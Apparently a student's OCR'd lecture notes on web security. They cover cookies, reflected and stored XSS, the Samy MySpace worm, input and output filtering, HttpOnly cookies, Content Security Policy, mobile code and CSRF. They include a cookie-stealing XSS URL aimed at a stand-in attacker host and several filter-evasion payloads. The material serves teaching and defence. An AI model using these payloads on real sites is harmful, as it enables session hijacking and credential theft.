SQL injection

Buffer overflow

Integer overflow


Race conditions

Browser sends http requests to server on the web

Apache server

Uses php to control functionality of the website

Server can use DB too!



Server also sends static webpages back to user, js files, images, style files

Get = ask pages for resources

Post = submit forms, logins etc

Attack servers


Security course to learn about these attacks

Server can attack a client with phishing or clickjacking

And history probing – get info related to surfing history of user

- Web security course will mention it


-
-



Bad and good users using same server

Bad user can use the server to conduct attack on users

CSRF and DOM injection etc…



Or malicious server

User opens 2 sites, 1 bad and 1 good

Bad server can extract info and activity from the other server

Clickjacking is an example of this and info stealing

Cyber term: Cookies

stores info about the user – most important info is

HTML = fish w/o memory – next page, the site forgets about login

Login to a site and have it store information

HTTP cookies

HTTP is a stateless protocol. In order to introduce the notion of a session, web services uses cookies. Sessions are identified by a unique cookie.

Hansel and gretl leaving crumbs

Someone can take the cookie and surfs on same website you used – he can pretend to be you

stages of cookie

Enroll – store user and password in server

Auth – user wans to sign in again

Form Authentication & Cookies

1. Enrollment:
   - Site asks user to pick username and password
   - Site stores both in backend database
2. Authentication:
   - Site asks user for login information
   - Checks against backend database
   - Sets user cookie indicating successful login
3. Browser sends cookie on subsequent visits to indicate authenticated status
4. Cookie is an asset!

Stealing cookies allows you to hijack a session without knowing the password

- Not bother you again to login each time ‘

Cookie is now an asset we want to protect

Steal a cookie = hijack session without knowing password

one way to steal cookies

Attacker emails user with link – phishing

User visits site and the malicious code executes on link

Then server reflects back the link then it will be executed

3 times of XSS

reflected is harder to understand

XSS – Cross site scripting

- Malicious web site sends victim a script that steals information from another web site
- Another case of command injection (script) into data (web pages)
- Running the code when the user is logged into the server
- Neither the browser, nor the server are hacked!

Stored XSS – will elaborate on

DOM not in scope of course

Reflected XSS

Attacker sends link to victim

Server echos back the user request

User got login cookie from bank

- Stored on the user’s computer
- Link goes to attack server
- Request executed after victim got cookie from server


Attacker sends a valid link to the clint but the malicious attacker added code link to the original one he sent

But its noly activated and sent after the victim got cookie from bank website on browser

Code tells browser – you got a cookie from bank – send it to me

Methods for malicious code injection

- Reflected XSS
  - the attack script is reflected back to the user as part of a page from the victim site
- Stored XSS
  - the attacker stores the malicious code in a resource managed by the web application, such as a database
- DOM-based attacks
  - Script changes the client HTML



Basic scenario: reflected XSS attack

XSS example: vulnerable site

- search field on victim.com:
  - http://victim.com/search.php ? term = apple
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

```
http://website/search?term=<SCRIPT>
window.location='http://attacker/evil.php?cookiemonster=
' + escape(document.cookie);</SCRIPT>
```

What the request is

Then server sends back the result and also what we requested

He will put the apple we requested there as part of the request


User puts maicilous code in the [term], when it gets to the victim, it executes and runs and sends cookie to attacker

Attacker puts the JS instead of that code

In red is the attacker's concatenation of the code sent in the email

Now bank gets request – bank website replies with the cookies and also sends back the request to the victim

Stored XSS




Reflected xss – user dependent

- Just requested cookie from browser – **victim is the user's browser** – we asked the browser for the cookie
- Targeted attack

Other method – stored xss

- Attacker injects script in the victim's server
  - Many ways to do this
    - Insert an ad on a website
    - Forum / contact form
    - Not hacking a site, just put a link there
      - Exploit something that they let us do
- Honeypot
  - Wait for user to get to that page then inject
  - A lot of open targets
- Attack is quite popular




Many ways to insert things

Html supports a lot of different tags – both helps and hurts us


Ex 8 – quiz on site to solve with xss

We put our code on the site, the next user sees it as well

another example of how to check before we put a script



Be anonymous if you do this



Many other visitors get infected

MySpace.com

(Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no
    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

```
<div
  style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

Xss worm

- Quite famous
- Jail and took his computer for 3 years or so

He tricked the system on myspace to get more friends on myspace

Worm – new friend of Sammy – went to friends of friends… etc.

Site collapsed because of it

https://samy.pl/myspace/tech.html

tricked the filter to run js inside of a div css style

java\nscript to trick system

the sanitizer didn't know about this

now Sammy is a web consultant

how to protect against this?

Filter inputs from user

Only protect on server side, we never trust the user

2 protecting rules:

- Whitelist
  - Only allow certain things that won't harm us
  - More strict
  - Control is in our hands
- Blacklist
  - Only block certain things that we know will harm us
  - Not allowing \n or javascript, etc
  - Could be endless due to js and html flexibility

Also we might want to allow certain things to let the user enjoy the site and customizations

Input data validation and filtering

- Fix language, browser or server side?
- Never trust client-side data
  - Best: allow only what you expect - **whitelist**
- Remove/encode special characters - **blacklist**
  - Many encodings, special chars!
- Sometimes you must allow special characters:

q=mfc:"Audi"+model:"A4"+year:>2010+price:<25000

protect from reflected xss attack

- Code from the victim

Output validation

- Make sure we aren't sending anything that can harm the victim's machine
- Filtering and encoding

Encode characters and not let them be sent as normal, don't execute commands

Output filtering / encoding

- Make sure you sent safe HTML to the client
- After SQL data embedding – **Final version of data**
- Can remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " ...
- Allow only safe commands (e.g., no <script>...)
- Caution: filter evasion tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter looks for javascript, use
    <IMG SRC="jav ascript:alert('XSS');">

And we use safe commands and not script

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

tricks to avoid this – find holes in system and exploit

remove any <script> mentioned

LHS is server

RHS is malicious version

Oherways to give commands , don't need the <script> alays

Can also use esotaric langs like parsc

https://snyk.io/test/npm/parsec-admin@0.1.133

Filter evasion tricks

Remove cases of "<script>"

<scr<script>ipt>alert(document.cookie)</scr</script>ipt>

Recursively Remove cases of "<script>"

<body onload="alert(document.cookie)">

Recursively Remove cases of "<script>" and JS keywords like "alert"

¼script¾a\u006ert(CXSSC)¼/script¾

These tend to be server/browser specific

Event and attributes also work with JS though

Old Protection: HttpOnly Cookies

- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS
- ... but does not stop most other risks of XSS bugs
  - The injected script can perform every action on behalf of the user, phishing the credentials, etc.

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, ...
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>

Now can allow HTTP only cookies – not accept cookies from different parties, just do it from a specific user and track the user and prevent the xss attack

Block requests from different machines

CSP new policy to protect from xss attacks

Involve users' browser – cooperates with server

Execute only allowed commands inside whitelist

New protection: Content Security Policy

- Requires support both in server and browser
- Server adds a header **declaring a whitelist** of domains for scripts
- All other scripts (including inline) are not executed
- Not a silver bullet, see here, here, and more

```
Content-Security-Policy:
default-src 'self';
img-src *;
media-src media1.com
media2.com;
script-src
userscripts.example.com
```

Points to remember

- Encode vs sanitize
  - Change vs remove
  - Encode = blacklist
  - Sanitize = whitelist

Don't do your own crypto algorithms – prob wont be enough

Use frameworks that support it

- And need to check for updates always with latest protections

Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
- Best practices
  - Framework support
  - Continuous testing
  - Use new security mechanisms: CSP

https://flic.kr/p/bfXFJH

Don't roll your own crypto → Don't write your own sanitization

Mobile code challenges

- If data is dangerous, what about the code?
- Ability to download code was considered cool
- ActiveX – downloadable native code
  - Once installed – gets all the power
  - Code signing for trust – is it enough?
  - Now disabled by default

Mobile code – code that you downloaded and gets executed on your computer

Html wasn't dynamic back in the day

Microsoft had activex code – binary code gets downloaded and runs on computer to do fancy stuff


- Problem was that it had access to all computer resources and was exploited

Java applets

Sandbox takes care of privileges and protections

Mobile code - Java

- Mobile code running inside browser sandbox
- Byte code verifier
- Security manager – runtime operations checks
- Unsigned applets – no power, signed – no sandbox
- Badly maintained by Oracle
- 2014 – ~90% of web exploits are Java
- Browsers stop supporting it and Oracle deprecates it (2016 -...




Oracle Finally Kills Java Browser Plugin

Downloaded code gets verified then monitored when its running

Security manager wasn't smart -> what happened was if code is unsigned then program didn't get power but signed code had no sandbox

Mobile code - Javascript

- A browser scripting language, dynamic
- Runs scripts on the client machine
- Supported by all browsers, lots of attention, FirefoxOS apps' language
- Extremely popular (#1 on GitHub)
- Fully controls the presentation
  - Fully sandboxed
  - Browsers might allow some access to the file system
- Abundance of features – lots of vulnerabilities



Popular language

Using a sandbox like java but its sophisticated and adapts to new technologies


JS doesn't get outside the browser

Sandbox -> evolution of mobile code

JavaScript security

- XSS attacks
- Script hosted on others' page can act on their behalf (**Cross Site Request Forgery, CSRF**)
  - Solution - **same origin policy**
- Clickjacking – fooling user to click on hidden element
- Sandbox prevents many ops, e.g. file creation
  - Exploiting it allows malicious script access to client machine
- Memory exploits - complete access to the OS API
  - Mitigation - Limited privileges (Low integrity)

Cross-Site Request Forgery (CSRF)



Open a site and it takes you elsewhere

Click image then something moves etc

= added friend on myspace

Or transparent window

Same origin policy

- Treat different pages or directories differently
- https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

-

Summary

- Many-to-many Web connections pose new security challenges
- Be responsible for the data you produce
- Don't write own data sanitization
- Be aware of mobile code dangers

Sandbox

- Closed system with monitoring
- Blocks from permission
- Byte-code verifier
    - Don't access places not allowed